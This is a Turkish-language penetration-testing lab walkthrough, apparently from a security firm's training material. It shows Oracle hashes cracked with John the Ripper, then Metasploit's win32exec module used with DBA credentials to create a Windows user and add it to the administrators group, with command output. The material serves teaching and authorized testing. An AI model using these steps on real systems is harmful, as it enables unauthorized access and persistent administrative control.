## [PENTEST LAB ÇALIŞMALARI]

**John The Ripper ile:** John The Ripper uygulaması çok başarılı ve başka programlar ile uyumlu çalışabilen bir programdır. Parola tanıma ve kırma noktasında en başarılı yazılımdır denilebilir. John'un parolaları kırabilmesi için parola dosyasının belirli bir formatta olması gerekmektedir.

Oracle 11 öncesi için;

Kabul Edilebilen Kullanıcı Adı- Hash Değerleri
O\$SIMON#4F8BC1809CB2AF77
username:O\$SIMON#4F8BC1809CB2AF77
username:O\$SIMON#4F8BC1809CB2AF77:::

Oracle 11 ve sonrası için;

Kabul Edilebilen Kullanıcı Adı- Hash Değerleri
5FDAB69F543563582BA57894FE1C1361FB8ED57B903603F2C52ED1B4D642
username:5FDAB69F543563582BA57894FE1C1361FB8ED57B903603F2C52ED1B4D642
username:5FDAB69F543563582BA57894FE1C1361FB8ED57B903603F2C52ED1B4D642:::

Parolaların "hashes.txt" adında bir dosyada, yukarıdaki metotlardan biri kullanılarak tutulduğu varsayılmaktadır. Bu düzende kullanılabilecek John komutları;

```
john hashes.txt
john --format=oracle hashes.txt
john --format=oracle11 hashes.txt
```

Parolanın kırıldığı program çıktısı: (parola kırmızı renkte gösterilmiştir.)

```
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt --
format=oracle hashes.txt
Loaded 2 password hashes with 2 different salts (Oracle 10 DES [32/64])
Remaining 1 password hash
ORACLE      (?)
guesses: 1  time: 0:00:00:00 DONE (Thu Sep 4 18:05:51 2014) c/s: 638850
trying: ORACLE
```



## 7.4. Ele Geçirilen Veritabanı Yöneticisi Hesabı Üzerinden İşletim Sistemini Ele Geçirme

**Amaç:** Ele geçirilen veritabanı yöneticisi hesabının kullanılarak, oracle veritabanının üzerinde bulunduğu işletim sistemini ele geçirmek.

**Araç:** Metasploit

**Açıklama:** Oracle veritabanında bulunan yetkili kullanıcıların dolaylı olarak işletim sistemi üzerinde komut çalıştırma hakları vardır. Bunun yapılabilmesi için bazı java sınıflarının oluşturulması ve yönetici hesabı yetkileri ile çalıştırılması gerekmektedir. Bu komutlar SYSTEM hakları ile çalıştırıldığından sisteme kullanıcı ekleme, sistemde bir servisin başlatılması gibi çok önemli işlemlerin yapılmasına olanak sağlamaktadır. Bu iş için özelleştirilmiş Metasploit modülleri bulunmaktadır. **win32exec** modülü java sınıflarını kullanarak işletim sisteminde komut çalıştırabilmektedir. Bu modülün açık adı ve dizini **auxiliary/admin/oracle/post\_exploitation/win32exec**'dir.

**Uygulama:** “**use auxiliary/admin/oracle/post\_exploitation/win32exec**” komutu ile modül sisteme tanıtılır. “**show options**” komutu ile doldurulması gerekli alanlar belirlenir ve doldurulur. Modülün sisteme tanıtılması ve gerekli parametrelerin tespit edilmesi aşağıda verilmiştir.

```
msf > use auxiliary/admin/oracle/post_exploitation/win32exec
msf auxiliary(win32exec) > show options
```

Module options (auxiliary/admin/oracle/post\_exploitation/win32exec):

Name	Current Setting	Required	Description
CMD	ipconfig	no	The OS command to execute.
DBPASS	TIGER	yes	The password to authenticate with.
DBUSER	SCOTT	yes	The username to authenticate with.
RHOST		yes	The Oracle host.
RPORT	1521	yes	The TNS port.
SID	ORCL	yes	The sid to authenticate with.

Sisteme yeni bir kullanıcı eklemek için gerekli düzenlemelerin yapılmış hali aşağıda verilmiştir.

```
msf auxiliary(win32exec) > show options
```



## [PENTEST LAB ÇALIŞMALARI]

Module options (auxiliary/admin/oracle/post\_exploitation/win32exec):

Name	Current Setting	Required	Description
CMD	net user bga bga /add	no	The OS command to execute.
DBPASS	oracle	yes	The password to authenticate with.
DBUSER	system	yes	The username to authenticate with.
RHOST	192.168.1.25	yes	The Oracle host.
RPORT	1521	yes	The TNS port.
SID	xporacle	yes	The sid to authenticate with.

Sisteme bga adında bir kullanıcı eklendiğini göstermek adına, aşağıda hedef sistem üzerinde mevcut kullanıcılar listelenmiştir.

```
C:\ Command Prompt
C:\Documents and Settings\Administrator>net user
User accounts for \XPORAC10G
-----
Administrator      ASPNET      bga
Guest              HelpAssistant  SUPPORT1_388945a0
The command completed successfully.
```

Sisteme eklenen kullanıcının, Windows sistemlerde en yetkili kullanıcı grubu olan “administrators” grubuna eklemek için gerekli düzenlemelerin yapılmış hali aşağıda verilmiştir.

msf auxiliary(win32exec) > show options

Module options (auxiliary/admin/oracle/post\_exploitation/win32exec):

Name	Current Setting	Required	Description
CMD	net localgroup administrators bga /add	no	The OS command to execute.
DBPASS	oracle	yes	The password to authenticate with.
DBUSER	system	yes	The username to authenticate with.
RHOST	192.168.1.25	yes	The Oracle host.
RPORT	1521	yes	The TNS port.
SID	xporacle	yes	The sid to authenticate with.




## [PENTEST LAB ÇALIŞMALARI]

Modülün bu düzenlemeler ile çalıştırılmış halinin çıktısı aşağıda verilmiştir.

```
msf auxiliary(win32exec) > run
```

```
[*] Creating java source 'SCJ'...  
[*] CREATE successful  
[*] Creating procedure 'TLJ'...  
[*] CREATE successful  
[*] Sending command: 'net localgroup administrators bga /add'  
[*] Removing java source 'SCJ'...  
[*] DROP successful  
[*] Removing procedure 'TLJ'...  
[*] DROP successful  
[*] Auxiliary module execution completed
```

“bga” adındaki kullanıcının sisteme administrators grubuna eklendiğini göstermek adına, administrators grubuna dahil olan kullanıcılar aşağıda listelenmiştir.



```
C:\Documents and Settings\Administrator>net localgroup administrators  
Alias name     administrators  
Comment       Administrators have complete and unrestricted access to the compu  
ter/domain  
  
Members  
-----  
Administrator  
bga  
The command completed successfully.
```

Böylece oracle veritabanı açıklığı kullanılarak işletim sistemi ele geçirilmiş oldu.

Not: Bu doküman BGA Bilgi Güvenliği A.Ş için Mesut Türk tarafından hazırlanmıştır.